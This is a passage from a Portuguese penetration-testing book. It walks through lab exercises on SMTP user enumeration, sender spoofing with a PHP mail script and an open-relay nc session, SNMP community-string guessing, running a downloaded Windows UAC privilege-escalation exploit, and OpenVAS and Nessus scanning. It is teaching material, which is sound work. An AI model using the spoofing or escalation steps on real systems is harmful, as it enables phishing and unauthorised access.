9. Enumeração de banners (HTTPS)

O netcat não consegue realizar conexões sobre protocolos criptografados, como o HTTPS. Para isso, vamos utilizar o cliente openssl.

root@kali# openssl s_client -quiet -connect www.microsoft.com:443
HEAD / HTTP/1.1
Enter

O Kali Linux também possui uma versão do netcat localizada em */usr/share/windows-binaries/nc.exe*.

7.5 Enumeração SMTP

O protocolo SMTP (Simple Mail Transfer Protocol) é responsável pelas mensagens de email. As mensagens de email são enviadas via SMTP e posteriormente acessadas pelo protocolo POP3 ou IMAP4.

7.5.1 Laboratório email

Instale o servidor Postfix no Debian.

root@debian# apt-get install postfix

As possíveis configurações para a instalação do Postfix são:

- No configuration – As configurações do Postfix serão mantidas.
- Internet site – As mensagens serão enviadas via SMTP.
- Internet with smarthost – As mensagens serão enviadas via SMTP ou via algum utilitário como o Fetchmail.
- Satellite system – As mensagens de email são transmitidas por outra máquina, um smarthost.

- Local only – Apenas o host local vai enviar e receber mensagens.

Será realizada a instalação “internet site” para que o nosso servidor possa receber e enviar mensagens da nossa rede.

Deverá ser configurado o domínio DNS para envio e recebimento de emails. Como o nosso servidor DNS é kali.com.br, configure-o dentro da opção System mail name do Postfix.

- Faça um backup do arquivo */etc/postfix/main.cf* antes de realizar qualquer alteração:

  root@debian# cp /etc/postfix/main.cf /etc/postfix/main.cfOLD

- Altere o arquivo */etc/postfix/main.cf* com a seguinte configuração:

  mydomain = kali.com.br
  myorigin = $mydomain
  mydestination = $mydomain
  mynetworks_style = subnet
  home_mailbox = Maildir/

- Instale o servidor e Courier-IMAP:

  root@debian# apt-get install courier-imap

  Caso deseje, instale o Courier-webadmin (utilizado para administrar o Courier) – particularmente eu não instalo –, selecionando o campo <No>.

- Instale o servidor e Courier-POP:

  root@debian# apt-get install courier-pop

Será necessário criar uma pasta *Maildir* para cada usuário do sistema que queira receber e enviar emails. Repita o procedimento a seguir para cada usuário.

Procedimento para criação de uma pasta de email para qualquer usuário

- Logue no sistema com o usuário que terá uma conta de email:

  root@debian# login root

- Vá ao seu diretório home:

  root@debian# cd $HOME

- Crie a pasta *Maildir:*

  root@debian# maildirmake Maildir

- O dono e o grupo da pasta *Maildir* deve ser o mesmo do seu usuário:

  root@debian# ls -lhad Maildir

- Como usuário root, deverão ser realizados os procedimentos a seguir para configuração do SquirrelMail:

  root@debian# apt-get install squirrelmail
  root@debian# cp /etc/squirrelmail/apache.conf /etc/apache2/conf.d/squirrelmail.conf
  root@debian# service postfix restart
  root@debian# service courier-imap restart
  root@debian# service apache2 restart

- Configure o arquivo */etc/resolv.conf* do Debian para que este reconheça o seu DNS:

  nameserver 192.168.1.102
  search kali.com.br

- Verifique se o Debian associa o nome ao servidor DNS com Nslookup:

  root@debian# nslookup kali.com.br

- Com o navegador acesse:

http://192.168.1.102/squirrelmail

O usuário e a senha para login do SquirrelMail são os usuários e as senhas cadastrados no Debian.

- Crie um usuário teste no Debian:

root@debian# adduser teste

Repita o procedimento para criar uma pasta para que o usuário teste receba emails.

Envie um email para *teste@kali.com.br* e verifique se o sistema de email está ok.

7.5.2 STMPUser enum

O protocolo SMTP permite, por meio dos comandos VRFY, a verificação de nomes de usuários válidos cadastrados no sistema.

Configure o arquivo */etc/resolv.conf* do Kali Linux para que o arquivo reconheça o servidor DNS do Debian. Verifique por meio do dnsenum se o Kali Linux reconhece o servidor DNS.

Realize a enumeração dos usuários por meio do smtp-user-enum:

root@kali# smtp-user-enum -M VRFY -U /root/Desktop/nomes -t kali.com.br

7.5.3 Como enviar emails falsos (via PHP)

O protocolo SMTP não exige autenticação e não necessita da verificação dos cabeçalhos para saber se o remetente da mensagem realmente é quem diz ser. Por causa desse tipo de estruturação do pacote SMTP, este permite o envio de emails falsos.

- Inicie o servidor Apache:

  root@debian# service apache2 start

- Configure o arquivo */etc/resolv.conf* do Debian:

  nameserver 192.168.1.102
  search kali.com.br

- Crie o arquivo */var/www/fakemail.php* no Debian com o seguinte conteúdo:

  <?php

```
$from = "fakemail@kali.com.br";
$to = "teste@kali.com.br";
$subject = "Fake mail";
$message = "Email falso. Como se pode ver, o usuario final fakemail nao existe,
mas envio email no nome dele";
$headers = "From:" . $from;
mail($to,$subject,$message,$headers);
echo "Email enviado.";
?>
```

Como apresentado pelo script PHP, não é necessário ter autenticação para envio de email do usuário *fakemail@kali.com.br*. O usuário *fakemail* não faz parte do sistema, porém podemos enviar email normalmente em seu nome. Isso é valido para qualquer outra conta de email. Por exemplo: *fakemail@kali.com.br*, ou *root@kali.com.br*, ou *usuario@qualquerdominio.com*.

- Acesse *http://192.168.1.102/fakemail.php*.
- Abra o SquirrelMail como usuário teste para ver o email recebido, conforme mostra a figura 7.7.

Figura 7.7– Email falso enviado com sucesso ao usuário teste.

7.5.4 Como enviar emails falsos (via Open Relay)

Servidores que utilizam o serviço de SMTP também são vulneráveis a ataques de envio de email falso. No passado não era incomum encontrar servidores de email que permitiam a sua

conexão remota, e, com alguns comandos, o atacante conseguia enviar emails falsos em nome daquele servidor. Hoje essa tarefa é muito rara em servidores com acesso à internet, isso devido a mecanismos de segurança e ao bloqueio da porta 25. Esse cenário é mais típico em uma rede interna, em que algum administrador pode ter se esquecido de desabilitar algum servidor SMTP.

Mesmo sendo raro e difícil de encontrar, caso o leitor depare-se com um servidor de email que permite enviar emails sem nenhum mecanismo de autenticação (esses servidores são chamados de Open Relay), testar esse servidor é crucial em um pentest. Isso porque servidores Open Relay representam uma falha gravíssima.

- Conecte-se no servidor SMTP na sua porta de escuta (normalmente 25):

  root@kali# nc 192.168.1.102 25

- Digite os seguintes comandos:

  helo 192.168.1.102
  mail from: open_relay@kali.com.br
  rcpt to: teste@kali.com.br
  data
  From: open_relay@kali.com.br
  To: teste@kali.com.br
  Subject: Email
  Email enviado com successo via Open Relay
  .
  quit

Observe que não foi exibida nenhuma mensagem de erro ou mesmo qualquer mensagem em que não é permitido ao usuário enviar emails. Finalize a mensagem com um ponto (.).

A figura 7.8 mostra esse processo.




Figura 7.8 – Email enviado via Open Relay.

7.6 Enumeração SNMP

O protocolo SNMP permite coletar informações dos equipamentos. Por exemplo, por meio do SNMP é possível saber o consumo de CPU, portas abertas, processos ativos etc. Apresenta dois componentes: o agente SNMP e o gerente SNMP. O agente SNMP é um software cuja função é informar o estado do equipamento (uso da CPU, portas abertas etc.). O gerente SNMP é um software que vai requisitar as informações dos agentes. Os gerentes mais conhecidos são: OpenView, UniCenter, OpenNMS e MRTG.[12]

A principal vulnerabilidade do SNMP gira em torno da descoberta da senha da comunidade (uma espécie de autenticação realizada pelo SNMP), ou seja, quem possui a senha da comunidade consegue autenticar-se no agente SNMP e obter os dados SNMP. O pior problema é a escolha dessa senha, que normalmente é fácil de adivinhar ou, ainda, na maioria das vezes, os administradores utilizam a senha “public”. Vamos então instalar o software agente no servidor Debian e definir a senha public para explorarmos essa falha.

- Para instalar o software agente no servidor Debian:

  root@debian# apt-get install snmpd

O arquivo */etc/snmp/snmpd.conf* deve ficar com o seguinte

conteúdo:

```
com2sec  local   localhost       private
com2sec  mynet   192.168.1.0/24  public
com2sec  public  default         public
group mygroup   v1        mynet
group mygroup   v2c       mynet
group local     v1        local
group local     v2c       local
group public    v1        public
group public    v2c       public
view all    included  .1   80
access mygroup "" any noauth 0 all none none
access public "" any noauth 0 all none none
access local "" any noauth 0 all all all
syslocation Unknown (edit /etc/snmp/snmpd.conf)
syscontact Root <root@kali.com.br> (configure /etc/snmp/snmp.local.conf)
```

Reinicialize o serviço de SNMP:

```
root@debian# service snmpd stop
root@debian# service snmpd start
```

7.6.1 SNMPcheck

Utilizado para mapeamento de SNMP:

```
root@kali# snmpcheck –t 192.168.1.102
```

7.6.2 OneSixtyOne

Outra opção para mapeamento SNMP. O OneSixtyOne permite varredura sobre uma rede inteira, utilizar um arquivo para determinar a senha da comunidade etc.

Opções:

-c *senhas*	Arquivo contendo as prováveis senhas da comunidade.
-i *máquinas*	Arquivo com as máquinas a serem testadas.

Exemplos de uso:

```
root@kali# onesixtyone 192.168.1.102 public
root@kali# onesixtyone -c senhas 192.168.1.102
```

root@kali# onesixtyone -c senhas -i maquinas

---

1 VoIP é acrônimo para Voz sobre IP. É um protocolo que permite a transmissão da voz humana pela internet. Com o VoIP é possível fazer chamadas telefônicas pela internet. Chamadas de VoIP para VoIP são gratuitas, chamadas de VoIP para telefones fixos ou móveis são pagas. Um exemplo de programa VoIP é o Skype.

2 Para esse laboratório é necessário o servidor EasyFTP v.7.0.11 (permite por natureza ataques de FTP Bounce), encontrado em *http://www.exploit-db.com/exploits/14402/*.

CAPÍTULO 8

Mapeamento de vulnerabilidades

Mapeamento de vulnerabilidades consiste na identificação e análise das possíveis vulnerabilidades. Uma vez que as etapas de coleta de informação, descobrimento, enumeração dos alvos, serviços e portas foram efetuados, está na hora de investigar as possíveis vulnerabilidades que existem no alvo que poderão comprometer toda a rede em questão.

É importante notar a diferença entre o teste manual e o teste com ferramentas automatizadas. Muitas vezes o teste com ferramentas automatizadas produz resultados falsos positivos, além de poder falhar em alguns casos, como a determinação de erros lógicos (SQL Injection, XSS) e vulnerabilidades não abertas ao conhecimento público (por exemplo: o auditor pode descobrir um Code Execution em um software e desenvolver um exploit específico). Desse modo é importante o auditor ter conhecimento tanto do uso de ferramentas automatizadas como do teste manual.

8.1 Tipos de vulnerabilidades

É importante entender e estudar a classificação de vulnerabilidades que existem antes de começar a utilizar as ferramentas que detectam falhas. Este livro não tem como objetivo apresentar e nem descrever os diversos tipos de falhas que um sistema apresenta: Buffer Overflow, Race Condition, Stack Overflow, Remote Code Execution etc. O estudo sobre esses tipos de falhas é extremamente avançado e requer um conhecimento elevado sobre programação, linguagens de baixo nível e sistema operacional. Vamos tratar as vulnerabilidades de maneira mais simplória (o suficiente para realização de um

pentest). As vulnerabilidades podem ser classificadas em dois tipos: local e remota.

8.1.1 Vulnerabilidade local

A vulnerabilidade é explorada de maneira local. É necessário que o exploit seja executado localmente na máquina alvo. Normalmente esse tipo de vulnerabilidade é executada com o objetivo de aumentar o privilégio de acesso.

Por exemplo: o usuário A tem acesso limitado à sua máquina e, de alguma forma, ele deseja aumentar o seu nível de acesso para administrador. Uma maneira de se fazer isso é executando um exploit.

Outro exemplo é o usuário executar localmente um arquivo Microsoft Office malicioso.

Windows UAC bypass

Há uma vulnerabilidade no Kernel do Windows que permite que usuários locais consigam o acesso de autoridade (usuário nt authority\System) na máquina.

O UAC (User Account Control) é um sistema de controle implementado desde o Windows Vista, que impede que usuários com poucos privilégios façam alterações de alto risco no Windows, como instalar um programa ou acessar diretórios sem a devida permissão. O sistema UAC é mostrado na figura 8.1.

Figura 8.1 – Sistema UAC.

O sistema testado é um Windows 7 sp0 32bits.

Crie um usuário com poucos privilégios e acesse o sistema no

nome dele.

O exploit encontra-se no endereço *http://www.exploit-db.com/sploits/uacpoc.zip.*

Baixe o *exploit* e execute-o no Windows. Veja o seu privilégio sendo escalonado de um usuário restrito para o usuário nt authority\system.

```
C:\ whoami
pc-pc\restrito

C:\ poc.exe

C:\ whoami
nt authority\system
```

8.1.2 Vulnerabilidade remota

A vulnerabilidade é explorada de maneira remota. O exploit não necessita ser executado localmente na máquina alvo, ele pode ser executado na máquina do atacante e remotamente consegue acesso à estação.

Por exemplo, o usuário A tem o Windows XP com o compartilhamento de arquivos ativo. Existe uma vulnerabilidade para esse serviço (MS08_067netapi) possibilitando o acesso remoto à estação.

8.2 Scanners de vulnerabilidade

O scanner de vulnerabilidade realizará a varredura de vulnerabilidades remotas. Há diversos scanners e alguns até específicos para se determinar falhas sobre determinado serviço, como o wpscan (scanner para o Wordpress) e o w3af (scanner para websites). Porém serão abordados dois scanners mais genéricos para realizar a varredura: o OpenVAS e o Nessus.

8.2.1 OpenVAS

O OpenVAS é uma plataforma poderosa para análise e

levantamento de vulnerabilidades. Desenvolvido na arquitetura cliente/servidor, o OpenVAS permite que o cliente faça o pedido ao servidor que realiza o escaneamento. Por meio do OpenVAS é possível determinar vulnerabilidades remotas.

Primeiro, ative o protocolo RDP no Windows 7 clicando nas Propriedades do computador e depois na aba Remoto, e marque a opção Permitir ligações de computadores com qualquer versão do Ambiente de Trabalho (menos seguro) (Figuras 8.2 e 8.3).

Até o momento em que este livro estava sendo escrito, o OpenVAS encontrava-se na versão 8 (beta), porém o Kali Linux por padrão possui a versão 7 instalada. Por algum motivo, o OpenVAS do Kali Linux não possui todos os módulos necessários para o seu correto funcionamento (como o openvasad).

Vamos então realizar o download e instalação da versão 6 do OpenVAS (um pouco mais antiga, porém mais estável para o sistema operacional Debian). No site oficial do OpenVAS *www.openvas.org*, a lista de downloads para os binários (*http://download.opensuse.org/repositories/security:/OpenVAS:/UNSTABLE:/*) encontra-se na versão 7 para o OpenSUSE 13.1. Para o Debian, a versão 6 é a última (em binário) para download. Porém nada impede o leitor de tentar realizar a instalação da versão 7 ou 8 a partir do seu código-fonte.




Figura 8.2 – Ativação do RDP por meio das propriedades do

computador.




Figura 8.3 – Permitindo o ambiente de trabalho remoto menos seguro.

Primeiro, certifique-se de que o arquivo */etc/apt/sources.list* apresenta os corretos diretórios para download de pacotes (*http://docs.kali.org/general-use/kali-linux-sources-list-repositories*):

```
deb http://old.kali.org/kali moto main non-free contrib
deb-src http://old.kali.org/kali moto main non-free contrib
```

Baseando-se nas orientações fornecidas pelo *www.openvas.org*, para realizar a instalação da versão 6, primeiro realize no Kali Linux os seguintes procedimentos para adicionar o repositório do OpenVAS 6:

```
root@kali# echo "deb
http://download.opensuse.org/repositories/security:/OpenVAS:/UNSTABLE:/v6/Debia
n_7.0/ ./" >> /etc/apt/sources.list
root@kali# wget
http://download.opensuse.org/repositories/security:/OpenVAS:/UNSTABLE:/v6/Debia
n_7.0/Release.key
root@kali# apt-key add ./Release.key
```

Assim, o banco de dados do Kali Linux está OK, atualize-o:

```
root@kali# apt-get update
```

Instale as bibliotecas responsáveis pelo OpenVAS 6 (esse procedimento desinstala o OpenVAS 7):

root@kali# apt-get install libopenvas6

Os seguintes programas são necessários:

root@kali# apt-get -y install greenbone-security-assistant openvas-cli openvas-manager openvas-scanner openvas-administrator sqlite3 xsltproc rsync

Instale os seguintes programas para geração de relatório:

root@kali# apt-get -y install texlive-latex-base texlive-latex-extra texlive-latex-recommended htmldoc

Como o OpenVAS é destinado a sistemas operacionais como o CentOS e derivados, os seguintes programas devem ser instalados para a correta manipulação dos pacotes no Debian (e derivados como o Kali Linux).

root@kali# apt-get -y install alien rpm nsis fakeroot

Gere o certificado SSL:

root@kali# test -e /var/lib/openvas/CA/cacert.pem || openvas-mkcert -q

Atualize o banco de dados de vulnerabilidades:

root@kali# openvas-nvt-sync

É necessário criar um certificado para o usuário om do OpenVAS:

root@kali# test -e /var/lib/openvas/users/om || openvas-mkcert-client -n om -i

Antes de continuarmos, os serviços do OpenVAS devem ser finalizados:

root@kali# /etc/init.d/openvas-manager stop
root@kali# /etc/init.d/openvas-scanner stop

A próxima etapa é inicializarmos o serviço openvasad que fará o download e sincronização das vulnerabilidades do banco de dados (essa etapa pode ser extremamente lenta):

root@kali# openvassd

Refaça a base de dados:

root@kali# openvasmd --rebuild

É necessário atualizar o protocolo SCAP (essa etapa pode ser extremamente lenta):

```
root@kali# openvas-scapdata-sync
```

Atualize também o certdata:

```
root@kali# openvas-certdata-sync
```

Na primeira vez que esse comando é executado, o seguinte erro é mostrado:

```
Error: no such table: meta.
```

Isso ocorre pelo fato de estarmos importando um pacote de sistemas como o CentOS, e pelo fato de a tabela meta não ter sido criada pelo Kali Linux. Assim, devemos realizar o download das dependências necessárias para criação da tabela meta. No momento em que este livro estava sendo escrito, no repositório do Atomicorp (*http://www6.atomicorp.com/channels/atomic/fedora/18/i386/RPMS/*), a dependência openvas-manager, encontrava-se na versão 5.0.8-27. Realize o seu download.

```
root@kali# cd
root@kali# wget
http://www6.atomicorp.com/channels/atomic/fedora/18/i386/RPMS/openvas-
manager-5.0.8-27.fc18.art.i686.rpm
```

Extraia os arquivos do pacote RPM:

```
root@kali# rpm2cpio openvas-manager-5.0.8-27.fc18.art.i686.rpm | cpio -div
```

Será gerada a pasta */root/usr/share/openvas/cert/*. Copie o seu conteúdo:

```
root@kali# mkdir /usr/share/openvas/cert
root@kali# cp /root/usr/share/openvas/cert/* /usr/share/openvas/cert
```

Refaça o certdata:

```
root@kali# openvas-certdata-sync
```

É necessário criar o usuário admin com uma senha de acesso para o OpenVAS:

root@kali# test -e /var/lib/openvas/users/admin || openvasad -c add_user -n admin -r Admin

Os usuários criados podem ser confirmados com:

root@kali# openvasad -c list_users

Se a senha do usuário admin for esquecida, o usuário admin poderá ser removido e criado novamente:

root@kali# openvasad -c remove_user -u admin
root@kali# test -e /var/lib/openvas/users/admin || openvasad -c add_user -n admin -r Admin

É necessário finalizar o OpenVAS (processo antigo):

root@kali# killall openvassd

O que vai demorar em torno de 15 segundos. Certifique-se de que o processo foi finalizado:

root@kali# ps aux | grep openvassd | grep -v grep

Caso não apareça nada na tela, então está tudo ok e o OpenVAS pode ser inicializado:

root@kali# /etc/init.d/openvas-scanner start
root@kali# /etc/init.d/openvas-administrator restart
root@kali# /etc/init.d/greenbone-security-assistant restart
root@kali# /etc/init.d/openvas-manager start

Nota: às vezes o openvas-manager não inicia, mostrando uma mensagem de erro. Reinicie todos os serviços do OpenVAS para solucionar o problema.

Pelo navegador, acesse o endereço *https://localhost:9392/*; instale os certificados digitais e inicie o OpenVAS com o usuário admin e a sua respectiva senha.

Após ter logado no sistema, a tela inicial do OpenVAS é mostrada na figura 8.4.

Figura 8.4 – Tela inicial do OpenVAS.

Para realizar um escaneamento simples, digite o IP do alvo e depois clique no botão Start Scan (Figura 8.5).




Figura 8.5 – Varrendo o Windows.

No botão de lupa, detalhes sobre a varredura são exibidos (Figura 8.6).

Figura 8.6 – Detalhes da varredura.

Enquanto a varredura é realizada, mais detalhes sobre as vulnerabilidades do alvo podem ser obtidos no botão de lupa (Figura 8.7).




Figura 8.7 – Detalhes sobre as vulnerabilidades.

O OpenVAS não atualiza o status do *scanning*, faça-o manualmente (Figura 8.8).

No final, um relatório PDF pode ser gerado pelo OpenVAS (Figura 8.9).

A opção Scan Management > Tasks mostra todos os *scans* em progresso e que já foram realizados (Figura 8.10).

Figura 8.8 – Atualizando o scanning.




Figura 8.9 – Gerando um relatório do OpenVAS.

Figura 8.10 – Tarefas (scan) em execução e/ou executadas.

Para realizar um scan mais detalhado (um teste mais demorado porém mais profundo), vá para a opção Configuration > Targets (Figura 8.11).

Figura 8.11 – Realizando um scan mais detalhado.

Vão aparecer os alvos que já foram escaneados, crie um novo alvo no botão de estrela (Figura 8.12).

Figura 8.12 – Criando um novo alvo.

Insira as informações necessárias sobre o seu alvo, como um nome de identificação e o seu endereço IP (Figura 8.13).

Figura 8.13 – Inserindo as informações do novo alvo.

Uma vez com a configuração do scan ok, crie-o pela opção Scan Management > New Task (Figura 8.14).




Figura 8.14 – Criando uma nova tarefa (scan).

Insira as informações do Debian: Em Name, defina o nome do scan. Em Scan Config, selecione o modo que será realizado o scan (extremamente rápido, porém pouco detalhado; normal; extremamente lento, porém bem detalhado etc). Em Scan Targets, selecione o profile correspondente ao novo scanning (Figura 8.15).




Figura 8.15 – Selecionando corretamente o novo alvo a ser escaneado.

Por último, o scanning foi criado, podendo ser inicializado no botão de Play (Figura 8.16).

Figura 8.16 – Inicilizando o novo scanning.

8.2.2 Nessus

O Nessus é um excelente scanner de vulnerabilidade. Apresenta versões Home e Enterprise. Diferentemente do OpenVAS, tem versões pagas e gratuitas, sendo Home a versão gratuita.

- Realize o download do Nessus em *http://www.tenable.com/products/nessus/select-your-operating-system.*

- Instale o Nessus:

  root@kali# cd /root/Downloads
  root@kali# dpkg –i Nessus-6.3.3-debian6_i386.deb

- Inicie o servidor Nessus:

  root@kali# /etc/init.d/nessusd start

- Acesse o Nessus no navegador:

  https://127.0.0.1:8834/

Na primeira instalação, crie um usuário que fará o acesso ao Nessus (Figura 8.17).

Na primeira instalação, será pedido o código de registro do Nessus (*http://www.tenable.com/products/nessus/nessus-plugins/obtain-an-activation-code*). Faça todo o registro conforme é instruído pelo próprio Nessus.




Figura 8.17 – Criando um usuário para o Nessus.

Com o Nessus instalado, atualize os plugins:

```
root@kali# /opt/nessus/sbin/nessuscli update --all
```

Ao ser iniciado, insira o nome de usuário e senhas que foram criados para acessar o Nessus (Figura 8.18).

Figura 8.18 – Inserindo os dados no Nessus.

Para realizar um scan, selecione a aba Scan > New Scan (Figura 8.19).




Figura 8.19 – Criando um novo scan.

O Nessus tem diversos tipos de política, como scanner básico de redes, detecção de malware para Windows, scan sobre a vulnerabilidade Shellshock e outros.

Será realizado o scan básico (Figura 8.20).




Figura 8.20 – Selecione o scan básico de vulnerabilidades (Basic Network Scan).

Defina o nome do scan, faça uma pequena descrição e informe o IP a ser testado, conforme mostra a figura 8.21.

